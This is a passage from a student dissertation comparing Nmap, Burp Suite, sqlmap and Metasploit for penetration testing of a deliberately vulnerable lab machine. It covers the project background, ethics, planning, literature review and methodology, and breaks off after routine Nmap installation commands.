



FACULTY OF SCIENCE, ENGINEERING AND
COMPUTING

School of Computer Science and Mathematics BSc
(Hons) DEGREE

IN

Cyber Security & Digital Forensics

Karisman Premaratnam

K2120611

Comparative Review of Penetration Testing Tools

14/04/2024

Dr Hu Yuan

Kingston University London

Declaration

I have read and understood the University regulations on plagiarism, and I understand the meaning of the word plagiarism. I declare that this report is entirely my own work. Any other sources are duly acknowledged and referenced according to the requirements of the School of Computer Science and Mathematics. All verbatim citations are indicated by double quotation marks ("..."). Neither in part nor in its entirety have I made use of another student's work and pretended that it is my own. I have not asked anybody to contribute to this project in the form of code, text, or drawings. I did not allow and will not allow anyone to copy my work with the intention of presenting it as their own work.

Date: 18/12/2023

Name: Karisman Premaratnam

Signature: Karisman

Table of Contents

1	Introduction and Background.....	7
1.1	Context and Domian	7
1.2	Importance of Penetration Testing.....	7
1.3	Project Objectives	7
1.4	Key Stakeholders.....	8
1.5	Overview of Selected Penetration Testing Tools.....	8
1.6	Scope of Project	9
1.7	Ethical, Legal and Social Impacts	9
2	Project Management Strategy	10
2.1	Tools and Techniques	10
2.2	Alternative Tools and Techniques.....	11
3	Literature Review	12
4	Methodology.....	18
4.1	Objectives.....	18
4.2	Literature Review Influence.....	18
4.3	Hardware Specification	18
4.4	Software, Apps, Tools, Systems Specifications.....	19
4.5	Summary	19
5	Implementation of artefact	20
5.1	Introduction	20
5.2	Metasploitable 2 and Kali Linux.....	20
5.3	Nmap (Network Mapper)	21
5.4	Burp Suite.....	25
5.5	SQL map	32
5.6	Metasploit.....	35
5.7	Comparison	37
5.7.1	User Interface.....	37
5.7.2	Reporting & Analysis	38
5.7.3	Performance.....	38
5.8	Conclusion.....	38
6	Critical Review.....	39
6.1	Project Outcomes, Aims, and Objectives.....	39

6.2	Project Milestones, Deliverables, and Time Management.....	39
6.3	Aspects of the Project Worked	39
6.4	Aspects of the Project that Could Be Changed	39
6.5	Future Developments and Research Paths.....	39

Table of Figures

Figure 1 Main Table	10
Figure 2 Gantt Chart.....	11
Figure 3 Nat Network.....	20
Figure 4 System update	21
Figure 5 Installing Nmap	21
Figure 6 Nmap TCP SYN scan	22
Figure 7 UDP Scan	23
Figure 8 Nmap Decoy scan.....	24
Figure 9 Nmap Vulnerability Scan	25
Figure 10 Burp Suite.....	25
Figure 11 Burp Suite Dashboard	26
Figure 12 Proxy - HTTP history	26
Figure 13 Render Option.....	27
Figure 14 Login Request.....	27
Figure 15 Intruder - Sniper Attack	28
Figure 16 Intruder – Payloads	29
Figure 17 Brute Force Attack	29
Figure 18 Repeater Tool.....	30
Figure 19 Proxy Tool – Intercept.....	31
Figure 20 Update SQL map	32
Figure 21 SQL map Identifying and Assessing Security.....	32
Figure 22 SQL map results	33
Figure 23 Extract and Crack Passwords	33
Figure 24 SQL map cracked passwords.....	34
Figure 25 Metasploit Framework.....	35
Figure 26 Search function	36
Figure 27 Exploit Metasploitable 2 vsftpd service	36

Glossary of Terms

1. **Cybersecurity:** Practice of protecting systems, networks and data from unauthorized access or digital attacks.
2. **Vulnerabilities:** A system's security weaknesses or flaws that attackers can exploit.
3. **CVEs (Common Vulnerabilities and Exposures):** CVEs facilitate the sharing of information about vulnerabilities across different cybersecurity databases and tools.
4. **Penetration Testing:** penetration testing is a simulated cyber-attack against a computer system and network to identify vulnerabilities.
5. **Metasploitable 2:** A purposely vulnerable virtual machine designed for penetration testing and security training.
6. **Nmap:** An open-source network scanning tool used for network discovery, port scanning, service version detection, and security auditing.
7. **Burpsuite:** A set of tools used for security testing of web applications, including web vulnerability scanning, intercepting proxy, and scanning modules.
8. **SQL Injection:** A type of cyber-attack where malicious code is inserted into an input field, allowing attackers to manipulate databases and access unauthorised data
9. **SQL map:** An open-source penetration testing tool used for detecting and exploiting SQL injection vulnerabilities in web applications and databases.
10. **Metasploit Framework:** A penetration testing tool that provides exploit modules, payload generators, and post-exploitation tools for testing.
11. **User Interface:** The graphical or textual interface through which users interact with software applications or systems.
12. **Virtual Machine (VM):** A software-based emulation of a physical computer that allows multiple operating systems to run on a single physical host computer.

1 Introduction and Background

1.1 Context and Domian

In today's technology environment security remains to be one of the leading concerns. The vast number of devices that are connected to the internet has given rise to vulnerabilities to the same devices. In the first week of 2024, Ani Petrosyan stated that common IT security vulnerabilities and exposures (CVEs) reached the highest reported annual figure of over 29 thousand in 2023 (Petrosyan, A. 2024). The annual number of CVEs will only grow as IT systems are ever-evolving and used by almost every organisation. An organisation's systems hold sensitive data such as the personal data of customers, financial data, business information, etc. A breach of these data can be very damaging to an organisation where the organisation would be at financial loss and loss of customer trust. Preventive measures must be taken to safeguard the systems from intruders, thus the penetration testing process.

1.2 Importance of Penetration Testing

Penetration testing is the process of attacking a system's security to find vulnerabilities that can be used by intruders to exploit the system. An analogy would be assessing the defence around a castle before attacking to verify potential entry. The user conducts penetration testing by attacking the test target system of the organisation using penetration testing tools, this allows users to identify the vulnerabilities of the system and can help the organisation reinforce their security systems to prevent intruders from hacking into the organisation's computing system.

1.3 Project Objectives

The project aims to identify and define the criteria for the evaluation of chosen penetration testing tools and implement the selected tools in an environment that is controlled for testing, Metasploitable 2 is a virtual machine that is intentionally made vulnerable for testing purposes. Furthermore, the project aims to conduct penetration tests to assess the maximum capabilities and performance of each tool and finally compare the results to provide insights.

1.4 Key Stakeholders

The project's key stakeholders are Cybersecurity professionals and organisations. Cybersecurity professionals are individuals who are responsible for safeguarding the assets of an organisation and guaranteeing adherence to legal requirements. Another key stakeholder is the organisations that require a secure IT infrastructure to protect sensitive data and preserve the continuity of operations.

1.5 Overview of Selected Penetration Testing Tools

This comparative review's objective is to understand four popular tools in the penetration testing department: Burp Suite, Nmap, SQL Map and Metasploit.

- Nmap also known as "Network Mapper", is an open-source network scanning tool used for network discovery and security auditing (Nmap). Nmap has exceptional features for network reconnaissance, port scanning service version detection, etc.
- Burpsuite is a set of tools that can be used to perform security testing of web applications, its features are used for web vulnerability scanning, intercepting proxy, and scanning modules (What is BURP suite? 2022).
- SQL map is an open-source tool used for detecting and exploiting SQL injection which is a code injection technique to identify the vulnerabilities in web applications and databases (How to use SQLMAP 2023).
- Metasploit framework is a penetration testing tool which can be used to test, validate, and exploit security vulnerabilities (Working with Payload Metasploit 2023). Its features allow users to exploit modules, payload generators and post-exploitation tools for assessing the security system.

As there are many tools available in the penetration testing profession it is considered difficult to choose the most effective one, in context to that there are four tools chosen and this review has provided insight into the key features, user interfaces, and other capabilities that isolate each tool from others. Identifying the strengths and limitations of these tools in this review will aid security professionals in making the most effective decision of choosing the right tool for their specific needs.

1.6 Scope of Project

The project's primary focus is to provide a comparative analysis within the context of penetration testing using Nmap, Burpsuite, SQL map, and Metasploit. There are various tools and methodologies available, the project focuses on these four tools as they are acknowledged widely in the cybersecurity community, and the selection of these tools provides versatility within the penetration testing practices. The analysis of the tools selected for this project will yield useful insights which can be implemented in real-world scenarios.

1.7 Ethical, Legal and Social Impacts

Ethical considerations are of greatest importance in the field of cybersecurity. This project follows the ethical guidelines and standards, to ensure the responsible use of the penetration testing tools. The virtual machines used in this project are purposely made vulnerable and contain purely fake data for testing purposes. Furthermore, the project aims to provide valuable insight to increase security and mitigate the risk of systems being compromised which contributes to the cybersecurity community.

2 Project Management Strategy

2.1 Tools and Techniques

For the management of the project, Monday.com was the primary tool, a project management platform that can automate the workflow and manage projects in one place. It is well known for its versatility and user-friendly interface. There are multiple reasons for choosing Monday.com as the primary project management tool. It provides visuals of task management such as custom boards and tables to organise tasks. For the project, the task table was split into 5 different phases which included multiple subitems within it. This method allowed tracking of the project more efficiently and using Monday.com, multiple columns are implemented to the table such as status, Priority, due dates, baseline, and dependency.



Task	Owner	Status	Priority	Baseline ...	Dependency
Phase 1: Planning Phase 3		Done	Medium	Sep 17, '23 - ...	
Subitem	Owner	Status	Timeline	+	
Define Project Scope and Objectives		Done	Sep 17, '23 - S...		
Project Proposal Draft		Done	Sep 29, '23 - ...		
Project Proposal Final		Done	Oct 6, '23 - O...		
+ Add subitem					
Phase 2: Install and Learn 5		Done	High	Oct 15, '23 - N...	Phase 1: Planning Ph...
Subitem	Owner	Status	Timeline	+	
Install all Virtual Machines		Done	Oct 16, '23 - O...		
Learn Nmap		Done	Nov 1, '23 - N...		
Learn BurpSuite		Done	Nov 15, '23 - ...		
Learn Metasploit		Done	Oct 26, '23 - ...		
Learn SQL Map		Done	Nov 8, '23 - N...		
+ Add subitem					
Phase 3: Project Report 6		Working on it	Medium	Nov 23, '23 - ...	Phase 2: Install and L...
Subitem	Owner	Status	Timeline	+	
Research Articles on Penetration Testing		Done	Nov 23, '23 - ...		
Review Articles		Done	Nov 30, '23 - ...		
Complete Literature Review		Done	Dec 7, '23 - D...		
Complete References for Literature Review		Done	Dec 16, '23 - D...		
Complete Introduction and Background		Done	Dec 19, '23 - D...		
Complete Project Management Strategy		Working on it	Dec 28, '23 - J...		

FIGURE 1 MAIN TABLE

Another feature is the progress monitoring and tracking of tasks. The progress of this project is easily managed as Monday.com provides statuses, options to set deadlines, and an efficient

way to monitor the progress of each task using visuals such as a Gantt chart and timelines. A Gantt chart was used to visualise this project.




FIGURE 2 GANTT CHART

2.2 Alternative Tools and Techniques

For project management, Monday.com proved to be an important tool, however, some other various tools and techniques should be considered for this project. Asana is a project management platform that can cover all aspects of a project regardless of the scope of the project (Simplilearn 2023). Asana competes with various features such as task management, reporting and collaboration with others. This tool is suitable for teams and organisations as it is flexible.

Another option for project management is Jira software. Jira is an agile methodology-compatible project management solution. Reports, roadmaps, and agile boards are some of their features. For complicated software projects, it comes with complex features including release management, sprint planning, and issue tracking. Though it is highly recommended for software projects, it is not appropriate for many teams and needs skills to use due to its complexity.

Another tool that was considered for the project was Microsoft Project; a project management tool that is used to create schedules, project plans, and resource management (Keup, M 2023). The Microsoft Project has various benefits such as project planning, flexibility, and scalability. However, the user must be familiar with this software to use it efficiently.

3 Literature Review

Bishop, M published an article on penetration testing, which contains educational information about the process of penetration testing, the goals of penetration testing, the benefits, and ethics. Furthermore, the article specifies the goals of the attackers and the resources that can be accessed by the attackers. This covers ethical considerations of using penetration testing on a system, it indicates the ethical issues involved and the consequence of violating the policies such as abusing the power given by the company. (Bishop, M, 2007)

Shravan, K., Neha, B. and Pawan, B. published a detailed review of penetration testing, they discussed CIA standards involving penetration testing and the objectives of penetration testing outlining categories of client goals for penetration testing. The review also includes a further understanding of the process of penetration testing, phases, and types of penetration testing. Furthermore, they have discussed the limitations of penetration tests as well as the requirements to conduct a penetration test and within the conclusion it is stated that the success of any penetration test depends on the underlying methodology. (Shravan, K., Neha, B. and Pawan, B., 2014)

Farah Abu-Dabaseh and Esraa Alshammari published a research paper that compares manual and automated penetration testing. They have discussed the standards of penetration testing, the NIST standard that consists of planning, discovery, attack, and reporting. Four methods are implemented to test the comparison between manual and automated penetration testing, the results of the methods used show that automated penetration testing superior compared to manual penetration, and they have included the limitation of automated penetration testing. (Abu-Dabaseh, F. and Alshammari, E., 2018).

Goel, J.N. and Mehtre, B.M. published a research paper that describes the techniques used in vulnerability assessment and the most popular premium/open source vulnerability assessment penetration testing tools, they have also discussed the process of how to use Vulnerability Assessment and Penetration Testing. Throughout the paper, VAPT shows its effectiveness towards cyber defence technology and provides an overview of the top 15 VAPT tools that are exceptionally good. This paper is shown to be helpful for future researchers to get a further understanding of the VAPT process, tools, and techniques. (Goel, J.N. and Mehtre, B.M., 2015)

Nagpure, S. and Kurkure, S. published a research paper providing a comparative analysis of web application vulnerability assessment and penetration testing methods. The paper discussed the importance of understanding web application vulnerabilities and the different types of testing methods such as manual and automation testing. Furthermore, the paper has conducted a comparison between automated and manual penetration methods using three tools Burp Suite, ZAP and Acunetix WVS. After the testing, the result analysis graph provided in the paper shows the accuracy of manual testing is proven to be 100%, whereas automated testing does not provide 100% accuracy. (Nagpure, S. and Kurkure, S., 2017)

Chiem, T.P. published a research paper on penetration testing tools and how to approach them. This paper demonstrates different types of basic penetration testing activities and produces an attack tree model indicating the most effective attacks on the target machines. The paper also covered penetration testing models and methodologies that are used by the penetration testing tools, in this paper four main tools are used to conduct the penetration testing which are Google hacking, Metasploit, SAINT, Core Impact and various other penetration testing tools. After thorough examinations of the tests, Chiem has presented that Nmap and Nessus are indeed more powerful than others that were selected as the tools excelled in high response time, ease of use and coverage. (Chiem, T.P., 2014)

Denis M, Zena C and Hayajneh T published a research paper on penetration testing concepts, attack methods and defensive strategies. The paper investigates the different aspects of penetration testing, with the use of private networks and devices they conducted different penetration tests. The tools used in these penetration tests are Kali Linux, Metasploit, Wireshark, w3af, John The Ripper, Nessus, Nmap, Dradis and BeEF. The paper included two charts that showed the causes of system weaknesses and attack success rate, the results showed that the lack of OS hardening and irregular patches were the highest weaknesses which resulted in successful Man in the Middle attacks. They have also discussed the mitigations for the insecure OS system. (Denis, M., Zena, C. and Hayajneh, T., 2016)

Shah, S. and Mehtre, B.M. presented a paper covering an overview of vulnerability assessment and penetration testing techniques. This paper covers the process of vulnerability assessment and penetration testing (VAPT), models and standards. A case study is conducted using VAPT on a bank system. The case study includes penetration tests and vulnerabilities

that were found and accessed. Furthermore, the paper indicates methods of mitigation against the mentioned impacts, for example, disabling support for weak SSL ciphers on web servers if not required. (Shah, S. and Mehtre, B.M., 2015)

Hessa Mohammed Zaher Al Shebli and Babak D. Beheshti, PhD published a paper that discusses the importance of penetration testing and other factors that are considered during penetration testing. They have discussed penetration testing strategies such as the Black box, White box and Grey box, using these methodologies with penetration testing tools they have conducted tests that show evidence of the importance of penetration testing. furthermore, they have shown the importance of the Information Security Management System role and the professional ethical and technical competency needed for conducting the penetration test. (Al Shebli, H.M.Z. and Beheshti, B.D., 2018)

Mandar Prashant Shah published a research paper discussing modern-day automated web penetration testing tools and in comparison, to the industry-known OWASP Benchmark for vulnerabilities. The paper discussed the penetration test methodology types and provided a detailed figure of seven methods of comparing automated and manual penetration testing. Furthermore, four tools were used to conduct the evaluation OWASP ZAP, Burp Suite, Nikto 2 and Arachni. Results show that tools with web proxy were found to be more efficient against the benchmark application. The tool Burp Suite scored higher than other tools in the experiments and the test also shows that open-source tools perform better than commercial tools in many cases. (Shah, M.P., 2020)

Hussain, M.Z. et al published a paper discussing penetration testing in system administration. This paper includes an understanding of the purpose of penetration testing in system administration, the methods involving penetration testing and the objectives. Furthermore, there are open-source tools discussed within this paper such as Kali Linux, Nmap, Maltego, WHOIS SERVICE and Vega. (Hussain, M.Z., Hasan, M.Z., Taimoor, M., Chughtai, A., Taimoor, M. and Chughtai, A., 2017)

Jayasuryapal Pranay and Kaur, H published a paper that provides necessary terms and methodologies on how to conduct strong penetration testing on organisations, including the mechanisms. The paper shows the importance and steps of information gathering, then shows methods of scanning using open-source tools, enumeration, and post-exploitation.

Furthermore, the paper concluded that if a great methodology is used by the tester, it can provide strong and quality network testing. (Jayasuryapal, G., Pranay, P.M. and Kaur, H., 2021)

Mujahid Shah et al published a paper that indicates the process within the reconnaissance phase of penetration testing, more specifically active scanning with the Nmap tool. Throughout the paper, there are tests conducted to show the traffic accountability and time to complete certain tasks during the reconnaissance phase. Furthermore, the results presented in the form of graphs indicate that if the active scan phase does not have any proper strategy at the start, it can affect the bandwidth and scan time taken to complete the task, it is also stated by the authors it is essential to discover all host and running services to make sure security assessment more effective. (Shah, M., Ahmed, S., Saeed, K., Junaid, M. and Khan, H., 2019)

Kaur, G. and Kaur, N. published a research paper about penetration testing and reconnaissance with the Nmap tool, this paper's focus is on the gathering of information on the target operating system using the Nmap tool. There are many implementations of how the Nmap tool can be used for scanning to gather information. Furthermore, the paper has shown a detailed understanding of using Nmap to find available open ports, closed ports and services in the reconnaissance phase of penetration testing. (Kaur, G. and Kaur, N., 2017)

Joseph Kim published a research paper on automating web vulnerability scanning using Burp Suite. The research is a demonstration of a method to automate web application penetration testing using a penetration testing tool known as Burp Suite. The purpose of this research is to allow opportunities for organisations to use automated web application penetration testing. Furthermore, the author has shown methodology and results to indicate that manual penetration testing is less effective compared to automated web application penetration testing using Burp Suite's web vulnerability scanner. It is stated using the results that organisations can increase productivity and reduce the organisation's risk and financial loss. (Kim, J., 2020. Burp suite: Automating web vulnerability scanning (Doctoral dissertation, Utica College)

Ojagbule, O et al published a paper that discussed the vulnerability analysis of content management systems to SQL injection using SQLMAP. The purpose of this paper is to compare the vulnerabilities found in content management systems using a penetration testing tool

known as SQL injection. Throughout this paper, they have conducted multiple tests on CMSes, WordPress Drupal and Joomla using SQL injection which has concluded that these sites have web application firewall which guards against some SQL injections, but it is also stated that the larger the site grows with content and size the more vulnerable it becomes towards SQL injections. (Ojagbule, O., Wimmer, H. and Haddad, R.J., 2018)

Almadhy, W et al published a paper on using SQLMAP to detect SQLI vulnerabilities, the paper consists of a detailed understanding of SQL type and its methodologies. Throughout the paper using the understanding of SQLMAP they have conducted tests to show the process of detecting vulnerabilities. Furthermore, as SQLI is one of the most widespread threats to web applications, they have indicated preventive measures for SQL injection attacks. (Almadhy, W., Alruwaili, A. and Hendaoui, S., 2022)

Raj, S. and Walia, N.K. published a paper discussing a penetration testing tool known as Metasploit Framework. The main purpose of this paper is to discuss the penetration testing tool Metasploit Framework and the paper states that it is widely used by both hackers and pen-testers to perform activities. This paper has shown the comparison between Metasploit and other penetration testing tools and implemented the process of using Metasploit to conduct penetration tests. Furthermore, the paper has discussed the results of the tests conducted, and it is stated that Metasploit is a very effective tool for hacking purposes also the paper has shown the security concerns in the systems to present awareness of the adaptability of hackers as simple updates and patches will not be enough to safeguard the systems. (Raj, S. and Walia, N.K., 2020)

Michael D. Moore published a paper that demonstrates penetration testing using Metasploit. The purpose of this paper is to discuss the process of penetration testing in general and demonstrate how to use Metasploit effectively. Throughout the paper, there are discussions on penetration testing and statistics of cybercrime that have risen rapidly, multiple tests have been conducted in this implementation and shown a comparison between manual and automated testing. Furthermore, they have stated that Metasploit is one of the best penetration testing options and has various features. (Moore, M., 2017)

Holik, F et al published an article that discusses the effectiveness of penetration testing using the Metasploit framework and providing methodologies. The purpose of the paper is to

introduce general penetration testing information and demonstrate how to use the Metasploit framework effectively whilst conducting penetration testing. Furthermore, the paper conducted a case study to show the importance of penetration testing tools and it is stated that the level of security can be determined by a discipline called penetration testing. (Holik, F., Horalek, J., Marik, O., Neradova, S. and Zitta, S., 2014)

4 Methodology

4.1 Objectives

Nmap, Burpsuite, SQL Map, and Metasploit are the penetration testing tools chosen; they are used to find vulnerabilities in an organisation's security systems' functionality. This methodology aims to assess the performance of the chosen tools and conduct an in-depth analysis of them. The implementation covers three main aspects that are used to compare each tool with the other. First, the User Interface of each tool in terms of customisation and useability. Second, the Reporting and Analysis which include the comparison of each tool's reporting features and the capabilities of the scans. Lastly, the Performance in terms of the speed of the scans, how many concurrent scans the tool can handle, and the resource utilisation.

In addition, after running the tests to produce the results, as well as compare and evaluate the tools based on the findings to give a thorough analysis of each tool's advantages, disadvantages, and special qualities.

4.2 Literature Review Influence

The literature review had a significant influence on the approach of this project, after a thorough review of 20 sources on penetration testing, it provided valuable insight into practices of penetration testing, methodologies, and ethical considerations. The sources established various methods of penetration testing within the domain of cybersecurity. The most insight gained for this report is from a thesis about penetration testing tools submitted by Chiem TP, this study built an attack tree model that shows the most successful attacks employed on the target devices and illustrated many forms of basic penetration testing operations. This thesis gave valuable insight into how to approach penetration testing. The outcome of the literature reviews has provided a selection of four similar yet unique tools, ensuring that it is within the best practices and ethical standards in penetration testing.

4.3 Hardware Specification

The hardware required to conduct the test is demanding, as multiple virtual machines must be running simultaneously. The host machine is a desktop PC, it has specifications of AMD Ryzen 7 5800X which has high processing power allowing the virtual machines to run

smoothly without any stutter or slowness. 32GB RAM allowing it to run multiple virtual machines at once as it is vital for the project to run tests with two virtual machines running at the same time. It has a storage capacity of 500GB SSD to facilitate all 5 virtual machines.

4.4 Software, Apps, Tools, Systems Specifications

The platform used to create all the virtual machines is VirtualBox, this platform allows users to create virtual machines and configure them to specific needs. Four Kali Linux virtual machines are created, one for each tool and a Metasploitable 2 virtual machine that is purposely made vulnerable for testing purposes.

Kali Linux is the operating system that is used to test all the tools, this operating system has the four selected tools already integrated into it, allowing it to conduct the tests easily without the implications of setting up different operating systems for each tool. Furthermore, Metasploitable 2 is another virtual machine that is used in this project, this is a vulnerable version of Ubuntu Linux specifically made for testing security tools.

The tools used in this project are Nmap, Burpsuite, SQL map and Metasploit. Nmap is an open-source network scanning network tool that is primarily used for network discovery and security auditing, this tool is well-known and used by cybersecurity professionals for network mapping. The next tool is Burpsuite, which is a tool primarily designed for web application security testing. Another tool is SQL map, this tool is an open-source tool that is used to detect and exploit SQL injection vulnerabilities in web applications. Lastly, Metasploit is a tool used to exploit vulnerabilities in systems. These tools are specifically selected for the features and capabilities provided in the field exploiting vulnerabilities of penetration testing.

4.5 Summary

The selected hardware and software are reliable for the primary objectives of the methodology. To achieve the objectives of this methodology requires running multiple virtual machines at the same time. The tools are used to conduct penetration testing on the vulnerable virtual machine, hence the choice of hardware which is a powerful desktop capable of running multiple virtual machines without slowing it down.

5 Implementation of artefact

5.1 Introduction

The implementation covers a comprehensive guide on how to use the penetration testing tools to their maximum capabilities. It shows how to conduct penetration testing on a vulnerable virtual machine in a controlled environment. The implementation includes detailed assessments of the features and functionalities of each tool. This section also covers how to acquire results using the tools, such as scan results that show various vulnerabilities of the vulnerable virtual machine.

Furthermore, the implementation includes a discussion of the results of the tests conducted. Three main aspects are compared with each tool, User Interface, Reporting and Analysis, Performance. At the end of the implementation section, an overview is provided regarding the tests conducted and finally, the results are used to provide valuable insights on which tool is best depending on the scenario.

5.2 Metasploitable 2 and Kali Linux

Firstly, before using any of the penetration testing tools Metasploitable 2 and Kali Linux should be installed. This implementation requires Metasploitable 2 and Kali Linux to be installed in VirtualBox. Both virtual machines can communicate as they are set up with NAT Network.





FIGURE 3 NAT NETWORK

Figure 3 shows the Kali Linux's network settings. Both Metasploitable 2 and Kali Linux are under the custom NAT Network allowing them to communicate for the penetration testing and isolated from other networks as they need to be in a controlled environment for testing.

5.3 Nmap (Network Mapper)


To install Nmap, the user must use an operating system compatible with Nmap. In this implementation, Kali Linux is the operating system that is used. Firstly, open the terminal emulator located in the taskbar above and use the command line to install Nmap.



```
harish@kali: ~  
File Actions Edit View Help  
  
(harish@kali)-[~]  
$ sudo apt-get update  
[sudo] password for harish:  
Get:1 http://mirror.vinehost.net/kali kali-rolling InRelease [41.5 kB]  
Get:2 http://mirror.vinehost.net/kali kali-rolling/main amd64 Packages [19.5 MB]  
Get:3 http://mirror.vinehost.net/kali kali-rolling/main amd64 Contents (deb) [45.9 MB]  
Get:4 http://mirror.vinehost.net/kali kali-rolling/contrib amd64 Packages [116 kB]  
Get:5 http://mirror.vinehost.net/kali kali-rolling/contrib amd64 Contents (deb) [247 kB]  
Get:6 http://mirror.vinehost.net/kali kali-rolling/non-free amd64 Packages [193 kB]  
Get:7 http://mirror.vinehost.net/kali kali-rolling/non-free amd64 Contents (deb) [884 kB]  
Get:8 http://mirror.vinehost.net/kali kali-rolling/non-free-firmware amd64 Packages [33.1 kB]  
Get:9 http://mirror.vinehost.net/kali kali-rolling/non-free-firmware amd64 Contents (deb) [16.9 kB]  
Fetched 66.9 MB in 14s (4876 kB/s)  
Reading package lists... Done
```

FIGURE 4 SYSTEM UPDATE

In the command line input “sudo apt-get update” This command is used to update the system to the latest version as shown in Figure 4.



```
(harish@kali)-[~]  
$ sudo apt-get install nmap  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
The following package was automatically installed and is no longer required:  
  lua-lpeg  
Use 'sudo apt autoremove' to remove it.  
The following additional packages will be installed:  
  liblua5.4-0 nmap-common  
Suggested packages:  
  ncat ndiff zenmap  
The following packages will be upgraded:  
  liblua5.4-0 nmap nmap-common  
3 upgraded, 0 newly installed, 0 to remove and 1836 not upgraded.  
Need to get 6316 kB of archives.  
After this operation, 93.2 kB of additional disk space will be used.  
Do you want to continue? [Y/n] y
```

FIGURE 5 INSTALLING NMAP

Next use “sudo apt-get install nmap” (Kaplarevic, V. 2022) and the system prompts to confirm the installation and the user initiates the installation by inputting “y” into the command line as shown in Figure 5.

```

(harish@kali)-[~]
